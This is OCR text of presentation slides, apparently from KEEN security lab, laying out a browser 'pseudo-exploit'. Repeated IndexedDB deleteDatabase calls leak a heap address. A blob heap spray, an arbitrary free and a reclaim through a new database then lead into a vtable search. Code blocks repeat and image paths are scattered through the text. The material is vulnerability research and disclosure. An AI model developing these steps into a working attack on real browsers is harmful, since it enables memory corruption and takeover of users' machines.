
```
for (let i = 0; i < 34; i++) {
    await sleep(100);
    // pending_requests_.rear += 1
    window.indexedDB.deleteDatabase('evil_db');
}

// size = 42 (0x150 bytes)
let leak_addr = await leak_heap_addr();

// fall in Blob, depends on heap spray
// Uncertainty!!!
leak_addr -= 0x160;
```

KEEN security lab

pseudo-exploit

```
for (let i = 0; i < 34; i++) {
    await sleep(100);
    // pending_requests_.rear += 1
    window.indexedDB.deleteDatabase('evil_db');
}

// size = 42 (0x150 bytes)
let leak_addr = await leak_heap_addr();

// fall in Blob, depends on heap spray
// Uncertainty!!!
leak_addr -= 0x160;
```


KEEN security lab



arr_ptr
size
- | 0x1f151cb58b00 | 0x00000000002a |
- | 0x000000000000 | 0x000000000022 |
front
rear
leak_addr = 0x1f151cb58b00
0
0
0
0
0
0
0
0
0
0
arr[0]
...
arr[21]
hole
...

pseudo-exploit

```
for (let i = 0; i < 34; i++) {
    await sleep(100);
    // pending_requests_.rear += 1
    window.indexedDB.deleteDatabase('evil_db');
}

// size = 42 (0x150 bytes)
let leak_addr = await leak_heap_addr();

// fall in Blob, depends on heap spray
// Uncertainty!!!
leak_addr -= 0x160;
```


KEEN security lab


blob
blob
blob
blob
blob
blob
blob
blob
blob
blob
blob
blob
blob
blob
blob
blob
blob
blob
sub 0x160
container


blob
blob
blob
blob
blob
blob
blob
blob
blob
blob
blob
blob
blob
blob
blob
blob
blob
blob
blob
sub 0x160
container

pseudo-exploit


```
arbitrary_free(leak_addr);

// refill (very stable thanks to ThreadCache)
let db2 = window.indexedDB.open("new_evil_db", 1);

db2.onupgradeneeded = async function (event) {
    let db = event.target.result;
    let vtable_addr = await search_for_vtable();
    // next stage...
}
```



KEEN security lab

pseudo-exploit

